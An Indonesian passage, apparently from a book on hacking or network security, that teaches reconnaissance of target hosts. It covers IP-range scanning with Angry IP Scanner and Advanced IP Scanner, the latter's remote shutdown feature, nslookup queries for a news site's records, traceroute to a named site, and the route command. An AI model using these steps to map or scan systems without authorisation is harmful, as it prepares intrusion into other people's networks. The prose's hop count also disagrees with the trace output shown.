
Untuk menggunakannya, Anda tinggal menjalankan program IP Angry lalu masukkan IP yang Anda peroleh dari perintah Ping sebelumnya pada bagian IP Range, yaitu 98.142.221.130. Sedangkan pada bagian **To** masukkan 98.142.221.255.

Setelah itu, klik tombol **Start** dan tunggu proses sedang dilakukan sampai selesai. Akan muncul tampilan informasi jumlah IP yang di-scan serta jumlah host yang aktif.



Gambar 30: Angry IP Scanner.

Komputer yang dideteksi oleh IP Angry adalah komputer yang mengaktifkan protokol ICMP (Ping) dan komputernya dalam keadaan hidup. Perhatikan gambar berikut untuk mengetahui IP berapa saja yang discan.



Gambar 31: Hasil scan IP.


Pada dasarnya, program Angry IP di atas, juga bisa digunakan untuk pemetaan IP *address* pada sebuah jaringan lokal, seperti warnet dan kantor. Indikasi warna merah menunjukkan tidak ada komputer yang aktif pada IP *address* tersebut atau adanya program firewall yang menolak paket ping yang dikirimkan. Sebaliknya, warna biru menunjukkan komputer yang aktif pada IP tersebut.

Advanced IP Scanner

Sebuah program menarik untuk melakukan pemeriksaan IP adalah Advanced IP Scanner. Program keluaran Radmin.com ini memiliki sebuah kelebihan, yaitu Anda bisa melakukan shutdown dan juga restart terhadap komputer target yang telah diperoleh IP-nya.

Radmin adalah singkatan dari Remote Administrator, untuk mengontrol komputer orang lain dalam sebuah jaringan.

Untuk menggunakan program ini cukup mudah, yaitu dengan memasukkan range IP pada bagian *Select Range*, kemudian klik tombol **Scan**.



Gambar 32: Advanced IP Scanner.

Perlu diketahui, untuk mematikan komputer orang lain secara remote, Anda harus mengetahui username dan passwordnya. Pada program ini terdapat kolom MAC Address. Namun, pada kenyataannya sewaktu pemakaian MAC Address tidak muncul.

Nslookup

Nslookup (*name server lookup*) merupakan sebuah DNS query tool yang bisa digunakan untuk konversi dari nama domain menjadi IP Address maupun sebaliknya. Serta untuk mengetahui DNS record.

Nslookup dapat dijalankan dalam dua modus: interaktif dan noninteraktif. Modus noninteraktif berguna bila ada satu bagian data yang perlu dikembalikan. Bila perintah ini

dijalankan tanpa menggunakan parameter, akan menampilkan informasi default server serta address dari koneksi jaringan kita saat ini. Untuk menggunakan tool yang satu ini, kita hanya perlu menggunakan Command Prompt.

Sintaks untuk mode noninteraktif adalah: ***nslookup [-option] [hostname] [server]***

Atau bisa juga hanya dengan mengetikkan **nslookup situs-target.com**

Perhatikan contoh berikut saya mencoba nslookup pada situs www.cnn.com

```
C:\Windows\System32>nslookup www.cnn.com
Server:  UnKnown
Address:  192.168.0.1

Non-authoritative answer:
Name:    www.cnn.com
Addresses:  157.166.255.19
          157.166.224.25
          157.166.224.26
          157.166.226.25
          157.166.226.26
          157.166.255.18
```

Gambar 33: NSLookup.

Dari gambar di atas, kita bisa tahu range IP berapa saja yang digunakan oleh CNN.com. Nslookup juga dapat digunakan untuk mengetahui mx (*mail server*) atau ns (*nameserver*) yang bertanggung jawab terhadap suatu domain.

Berikut contoh untuk mengetahui Mail Server (MX) dari sebuah domain, yang dilakukan dengan metode interaktif.

```
C:\Windows\System32>nslookup
Default Server:  UnKnown
Address:  192.168.0.1

> set type=mx
> cnn.com
Server:  UnKnown
Address:  192.168.0.1

Non-authoritative answer:
cnn.com MX preference = 10, mail exchanger = atlmail5.turner.com
cnn.com MX preference = 10, mail exchanger = hkgmail1.turner.com
cnn.com MX preference = 10, mail exchanger = lonmail1.turner.com
cnn.com MX preference = 10, mail exchanger = nycmail1.turner.com
cnn.com MX preference = 10, mail exchanger = nycmail2.turner.com
cnn.com MX preference = 10, mail exchanger = atlmail3.turner.com
>
```

Gambar 34: Mail Server.

Berikut contoh untuk mengetahui Name Server (NS) dari sebuah domain, yang dilakukan dengan metode interaktif.

```
> set type=ns
> cnn.com
Server:  UnKnown
Address:  192.168.0.1

Non-authoritative answer:
cnn.com nameserver = ns1.timewarner.net
cnn.com nameserver = ns5.timewarner.net
cnn.com nameserver = ns3.timewarner.net
> exit
```

Gambar 35: Name Server.

Perintah **exit** digunakan untuk keluar dari modus interaktif nslookup.

Melacak dengan Traceroute

Traceroute dibuat oleh Van Jacobson yang digunakan untuk mengetahui jalan sebuah paket data dari sumber hingga mencapai tujuan.

Di sini kita akan melakukan proses *tracing* yang digunakan untuk mengetahui rute paket jaringan komputer dari satu host ke host lain yang terhubung dalam jaringan, mulai dari *hop* (titik) awal sampai *hop* terakhir. Maksudnya adalah mulai dari titik Anda sendiri, baik berupa *gateway router* hingga IP *address* atau domain yang dituju.

Gambaran sederhana dari proses tarceroute adalah, sewaktu Anda membuka sebuah website, katakanlah website www.abc.com, komputer Anda pertama-tama akan menghubungi ISP Anda, kemudian menghubungi ISP tempat website tersebut berada, barulah menuju ke server website www.abc.com berada. Walaupun dalam dunia nyata titik-titik yang ditempuh jauh lebih banyak dari itu. Prinsipnya sama seperti Anda yang dari daerah pedalaman dan ingin berangkat ke luar negeri menggunakan pesawat, Anda harus melakukan transit, barulah bisa sampai ke negara tujuan.


Dengan adanya tracert, kita bisa memahami IP mana saja yang dilewati oleh sebuah paket. Manfaat lain traceroute ini, kita bisa mengetahui sumber lambatnya sebuah koneksi. Serta mengetahui bagaimana sebuah sistem saling terhubung alias perkiraan infrastruktur yang digunakan.

Untuk melakukan hal ini, kita menggunakan perintah **tracert** pada Command Prompt. Atau, bagi Anda yang menggunakan Linux, disebut ***traceroute***.

Sintax pengetikannya adalah: **tracert ip-address** atau **tracert website-target.com**

Dalam Command Prompt, ketik: **tracert www.vyctoria.com**

Berikut contoh hasil tracert yang kita peroleh.



```
Windows Command Processor
C:\Windows\System32>tracert www.vyctoria.com

Tracing route to vyctoria.com [98.142.221.130]
over a maximum of 30 hops:

  1     *        *        *     Request timed out.
  2   322 ms   338 ms   339 ms  10.10.14.37
  3   335 ms   338 ms   339 ms  172.20.11.82
  4   337 ms   500 ms   558 ms  9.subnet222-124-3.astinet.telkom.net.id [222.124
.3.9]
  5     *      356 ms     *     62.subnet118-98-61.astinet.telkom.net.id [118.98
.61.62]
  6     *        *        *     Request timed out.
  7     *        *        *     Request timed out.
  8     *        *        *     Request timed out.
  9     *        *        *     Request timed out.
 10     *        *        *     Request timed out.
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
 16     *        *        *     Request timed out.
 17     *        *        *     Request timed out.
 18   624 ms   819 ms   619 ms  navigator.pulsarserve.net [98.142.221.130]

Trace complete.

C:\Windows\System32>_
```

Gambar 36: Tracert.


Pada bagian paling kiri, angka 1 dan seterusnya menunjukkan jumlah hop yang dilewati. Kolom kedua hingga keempat menunjukkan waktu proses yang ditempuh oleh paket icmp (ping) pada sebuah router.

Sedangkan kolom terakhir menunjukkan IP *address* yang dilewati. Pada hop pertama, terlihat IP *address* 192.168.0.1 adalah IP dari modem yang saya gunakan. Perhatikan pada gambar di atas, terdapat 19 terminal atau pelabuhan yang harus dilewati sebelum mencapai website target.

Selain menggunakan Command Prompt, proses *tracing* juga bisa Anda lakukan menggunakan website http://network-tools.com/. Perbedaannya adalah, network-tools.


com akan melakukan *tracing* yang dimulai dari Amerika Serikat hingga mencapai domian/ IP yang Anda masukkan. Anda hanya perlu memasukkan IP *address* atau nama website target, dan memilih opsi **trace** lalu tekan tombol **GO!**.

Berikut hasil *tracing* website yang sama, dengan menggunakan network-tools.com




Gambar 37: Web traceroute.

Selain dari Amerika, Anda bisa memilih lokasi dari negara lainnya untuk melakukan *traceroute*. Untuk melakukan hal ini, Anda bisa mengunjungi website penyedia *traceroute* publik, yaitu http://traceroute.org/.




Gambar 38: Traceroute.org.

Untuk lebih memahami proses ini, Anda bisa menggunakan program McAfee Visual Trace yang bekerja sama seperti proses *tracing* pada umumnya, tetapi bisa ditampilkan dalam bentuk visual berupa peta perjalanan komputer Anda mencapai sebuah IP atau website.



Gambar 39: Visual Trace.

Berikut ini merupakan tampilan dalam bentuk peta, dimana saya mencoba melakukan *tracing* www.google.com.




Gambar 40: Hasil traceroute dalam bentuk peta.

Route

Route digunakan untuk mengetahui, menambah, membuang, atau menukar perintah *routing table* dalam sebuah host. Perintah ini biasanya ditujukan untuk host dalam sebuah jaringan yang mempunyai 2 atau lebih router. Route digunakan untuk menyusun trafik komunikasi host berdasarkan IP dan subnet serta router atau gateway.

Contoh penggunaan route:

- **route print** (untuk mendapatkan perintah sewaktu routing table)
- **route add** (untuk menambah perintah routing)
- **route change** (menukar perintah routing)
- **route delete** (menghapus perintah routing)




```
Windows Command Processor

C:\Windows\System32>route print
===========================================================================
Interface List
 15...20 cf 30 2a b7 ed ......JMicron PCI Express Gigabit Ethernet Adapter
 14...1c 4b d6 1a 2a 5d ......Bluetooth Device (Personal Area Network)
 12...74 f0 6d 7b 0f 7f ......Atheros AR9285 Wireless Network Adapter
  1...........................Software Loopback Interface 1
 19...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 11...00 00 00 00 00 00 00 e0 Microsoft Teredo Tunneling Adapter
 16...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
 17...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #3
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.0.1   192.168.0.200     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
      192.168.0.0    255.255.255.0         On-link     192.168.0.200    281
    192.168.0.200  255.255.255.255         On-link     192.168.0.200    281
    192.168.0.255  255.255.255.255         On-link     192.168.0.200    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link     192.168.0.200    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link     192.168.0.200    281
===========================================================================
Persistent Routes:
  None

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
 11     58 ::/0                     On-link
  1    306 ::1/128                  On-link
 11     58 2001::/32                On-link
 11    306 2001:0:4137:9e76:2820:18e2:3f57:ff37/128
                                    On-link
 12    281 fe80::/64                On-link
 11    306 fe80::/64                On-link
 11    306 fe80::2820:18e2:3f57:ff37/128
                                    On-link
 12    281 fe80::2872:6e0f:5a26:7129/128
                                    On-link
  1    306 ff00::/8                 On-link
 11    306 ff00::/8                 On-link
 12    281 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
```

Gambar 41: Route.

Subdomain

